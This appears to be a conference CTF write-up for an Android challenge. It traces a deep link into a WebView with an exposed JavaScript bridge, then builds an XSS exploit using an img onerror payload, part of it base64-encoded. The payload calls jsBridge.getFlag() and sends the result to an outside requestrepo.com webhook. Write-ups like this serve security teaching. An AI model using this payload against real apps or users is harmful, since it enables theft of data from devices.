



humble-beginnings **CTC 2025 Writeup**

By Vlad

CTC 2025 CTF

SECURITY SAMURAI



General

- 🕒 Competition starts at ~11AM (after the signal 📶) and ends at 5PM.
- 🏆 A single junior team and senior team are selected as overall winners.
- ▶️ All challenges are released at once. Scoring is dynamic.

[Read the CTF Rules](#)

[Check out the day programme](#)

みなさん、頑張ってよ！楽しもう！

Challenge

2 Solves



humble-beginnings 419

EASY

misc

Author: Rick

One click might just be enough. Good luck! The remote VM is running a Pixel 9 image with playstore enabled (Android 15 / API 35 / updated chrome). **nc**

65.109.60.244 28132

How is your knowledge of samurai?

[Download challenge...](#)

Flag

Submit

Files from the zip

- Bot.py
 - user behaviour simulated using python code
 - executes adb commands
- Viewer.apk
 - Simple app displaying some data
- Editor.apk
 - Another app, relevant for part 2 (hard)
 - 0 solves :)



bot.py

Other



editor.apk



viewer.apk


bot.py:

```
def open_user_website(self, website):
    website = shlex.quote(website)
    self.log(f"Opening website: {website}")
    subprocess.run([ADB, "shell", "am", "start", "-n", "com.android.chrome/com.google.android.apps.chrome.Main", "-d", website])
    self.log("Waiting for the website to load...")
    time.sleep(5)
    # Tap the center of the screen
    self.log("Tapping the center of the screen...")
    subprocess.run([ADB, "shell", "input", "tap", "540", "960"])
    time.sleep(10)
    self.log("Closing the browser...")

def visit_url(self, url):
    self.full_cleanup()
    self.ensure_flags()
    self.open_user_website(url)
    self.full_cleanup()
```

(accepts only http or https)

HMMMMMM... pattern matching XSS challenges from the web category.



Viewer.apk (decompiled with jadx-gui):

```
<activity android:name="tech.bricked.viewer.MainActivity" android:exported="true">
  <intent-filter>
    <action android:name="android.intent.action.MAIN"/>
    <category android:name="android.intent.category.LAUNCHER"/>
  </intent-filter>
  <intent-filter>
    <action android:name="android.intent.action.VIEW"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <category android:name="android.intent.category.BROWSABLE"/>
    <data android:scheme="samurai" android:host="data"/>
  </intent-filter>
</activity>
```

AndroidManifest.xml

```
@JavascriptInterface
public String getFlag() {
    try {
        File flagFile = new File(MainActivity.this.getExternalFilesDir(null), "flag_part1.txt");
        FileInputStream fis = new FileInputStream(flagFile);
        int size = fis.available();
        byte[] buffer = new byte[size];
        fis.read(buffer);
        fis.close();
        return new String(buffer, StandardCharsets.UTF_8);
    } catch (IOException e) {
        e.printStackTrace();
        return "Error reading flag: " + e.getMessage();
    }
}
```

MainActivity.java

More next...

```

WebView webView = new WebView(this);
this.webView = webView;
setContentView(webView);
WebSettings settings = this.webView.getSettings();
settings.setJavaScriptEnabled(true);
this.webView.addJavaScriptInterface(new WebAppInterface(this), "jsBridge");
this.webView.setWebViewClient(new WebViewClient() { // from class: tech.bricked.viewer.MainActivity.1
    @Override // android.webkit.WebViewClient
    public boolean shouldOverrideUrlLoading(WebView view, WebResourceRequest request) {
        Uri uri = request.getUrl();
        String scheme = uri.getScheme();
        if ("http".equals(scheme) || "https".equals(scheme) || "file".equals(scheme) || "content".equals(scheme)) {
            return false;
        }
        if ("samurai".equals(scheme)) {
            String jsonData = uri.getQueryParameter("json");
            if (jsonData == null) {
                jsonData = MainActivity.this.getDefaultJsonData();
            }
            String encodedJson = Uri.encode(jsonData);
            view.loadUrl("file:///android_asset/samurai.html?data=" + encodedJson);
            return true;
        }
        try {
            Intent intent = Intent.parseUri(uri.toString(), 1);
            intent.setFlags(268435456);
            MainActivity.this.startActivity(intent);
            return true;
        } catch (URISyntaxException e) {
            throw new RuntimeException(e);
        }
    }
});
Intent intent = getIntent();

```

The page is a WebView, which enables Javascript and adds a custom INTERFACE (jsBridge).

If the request uses the "samurai" scheme, it will load an HTML file with a custom query parameter which we can control. Otherwise, nothing happens (return false).

<https://developer.android.com/develop/ui/views/layout/webapps/webview#java>

Bind JavaScript code to Android code

When developing a web application that's designed specifically for the `WebView` in your Android app, you can create interfaces between your JavaScript code and client-side Android code. For example, your JavaScript code can call a method in your Android code to display a `Dialog` using JavaScript's `alert()` function.

To bind a new interface between your JavaScript code and your Android code, call `addJavaScriptInterface()`, passing it a class instance to bind to your JavaScript code. Your JavaScript can call to access the class.



Warning: Using `addJavaScriptInterface()` in your Android app. Although this can be useful, it can also be a dangerous security issue. When you use `addJavaScriptInterface()`, you're exposing your app to untrusted code—worthwhile—for example, part or all of the HTML is provided by an unknown person or process. This code can execute your client-side code and possibly any code of the attacker's choice. To avoid this, don't use `addJavaScriptInterface()` unless you wrote all of the HTML and JavaScript that appears in your `WebView`. If the user navigate within your `WebView` to web pages that aren't your own. Instead, let the user's default browser application open foreign links. By default, the user's web browser opens all URL links, so this warning primarily applies if you handle page navigation yourself, as described in the following section.

We can use function with the @JavascriptInterface annotation

@JavascriptInterface

```
@JavascriptInterface
public String getFlag() {
    try {
        File flagFile = new File(MainActivity.this.getExternalFilesDir(null), "flag_part1.txt");
        FileInputStream fis = new FileInputStream(flagFile);
        int size = fis.available();
        byte[] buffer = new byte[size];
        fis.read(buffer);
        fis.close();
        return new String(buffer, StandardCharsets.UTF_8);
    } catch (IOException e) {
        e.printStackTrace();
        return "Error reading flag: " + e.getMessage();
    }
}
```

JsBridge.getFlag() will do*

samurai.html

```
<body>
  <h1>Famous Samurai</h1>
  <div id="samurai-container"></div>

  <script>
    // Get JSON data from URL parameter
    const urlParams = new URLSearchParams(window.location.search);
    const jsonData = urlParams.get('data');

    if (jsonData) {
      const data = JSON.parse(jsonData);
      const container = document.getElementById('samurai-container');
      data.samurai.forEach(samurai => {
        const card = document.createElement('div');
        card.className = 'samurai-card';
        card.innerHTML =
          <h2>${samurai.name}</h2>
          <div class="period">${samurai.period}</div>
          <p>${samurai.notable_achievements}</p>
          <div class="quote">"${samurai.famous_quote}"</div>
        ,
        container.appendChild(card);
      });
    } else {
      document.getElementById('samurai-container').innerHTML =
        '<p>Error: No data provided</p>';
    }
  </script>
</body>
```

If we can control these parameters, we could inject other tags.

We can have client-side code injection -----
A.k.a Cross-site scripting.



XSS time...

What do we have so far?

- An app that can be opened from the browser using the samurai://data URI which can access the internet
- A query param that we can control which will be injected in HTML
- A Java method that can be called from Javascript which will retrieve the flag
- A bot that visits a link in Chrome

Attack Idea

- Create a malicious website with a big button in the middle that redirects the user to "samurai://data?json=..."
- In the "json" query parameter, inject a malicious payload that calls the `jsBridge.getFlag()` method, thus getting the flag from a file.
- Exfiltrate the flag using ordinary XSS methods [`onerror = "fetch(...)"`] sending a request to a web hook
- ????
- Profit

When visiting m1b21jok.requestrepo.com...

Edit Response

[Upload](#)

```
5    <style>
21      button:hover {
22        background-color: #0056b3;
23      }
24    </style>
25  </head>
26  <body>
27    <button onclick="getFlag()">Click me</button>
28
29    <script>
30      function getFlag() {
31        window.location = atob("c2FtdXJhaTovL2RhdGE/
        anNvbj17InNhbXVyYWki0lt7Im5hbWUiOiIxMjM4L2gyPjxpbWcg3JjPXgg25lcnJvcj0nbmV3IEltYWdlKCkuc3JjID0gYGh0dHA6Ly9n
        ZnluZjMweS5yZXF1ZXN0cmVwby5jb20vYCA1MkIganNCcm1kZ2UuZ2V0RmxhZygpJz48aDI
        +NDU2IiwicGVyaW9kIjoiaWRvIiwibm90YWJsZV9hY2hpZXZlbWVudHM0iJwd25lZCIsImZhbm91c19xdW90ZSI6ImxvbCJ9XX0=")
32      }
33    </script>
34  </body>
35  </html>
```

samurai://data?json={"samurai":[{"name":"123</h2><img src=x
onerror='new Image().src = `http://m1b21jok.requestrepo.com/
%2B
jsBridge.getFlag()'><h2>456","period":"Edo","notable_achievement
s":"pwned","famous_quote":"lol"}]}

Status Code



Continue to viewer?

This site wants to open the viewer app

Continue

Using window.location however...

Request Details

We were expecting an error, so let's try on remote:

Request Type

HTTP/1.1

GET

<http://afvnf30y.requestrepo.com/Error>

Request Details

Pwned lol

Request Type

HTTP/1.1

GET

URL

http://gfynf30y.requestrepo.com/CTF{d1ff3r3nt_pl4tf0rm_s4m3_0ld_bugs}

Sender

65.109.60.244:39518

Country

FI (IP Geolocation by DB-IP)

Date

14/04/2025, 18:18:07

Path

/CTF{d1ff3r3nt_pl4tf0rm_s4m3_0ld_bugs}

Query string

Fragment

android emulator, and give you a 15 second time slice, this challenge requires a proof of work to prevent spam. Please solve the challenge locally first. If you have a working exploit, run the following command to complete the proof of work:

```
hashcash -mb26 yaychallengeyay-b01f74d1f60501bbcd49
```

```
Please provide the hashcash stamp: 1:26:250414:yaychallengeyay-b01f74d1f60501bbcd49::b1Xj2uxHpLvNIdME:00000000000000000000000000007b+hT
```

```
Please provide a URL for me to visit: https://gfynf30y.requestrepo.com/
```

```
Sent https://gfynf30y.requestrepo.com/ to backend
```

```
~ .: vladpopescu - Vlads-MacBook-Pro.local
```



Live demo (hopefully)



<https://infosecwriteups.com/hacker101-ctf-android-challenge-writeups-f830a382c3ce>



Thank you!!! Questions?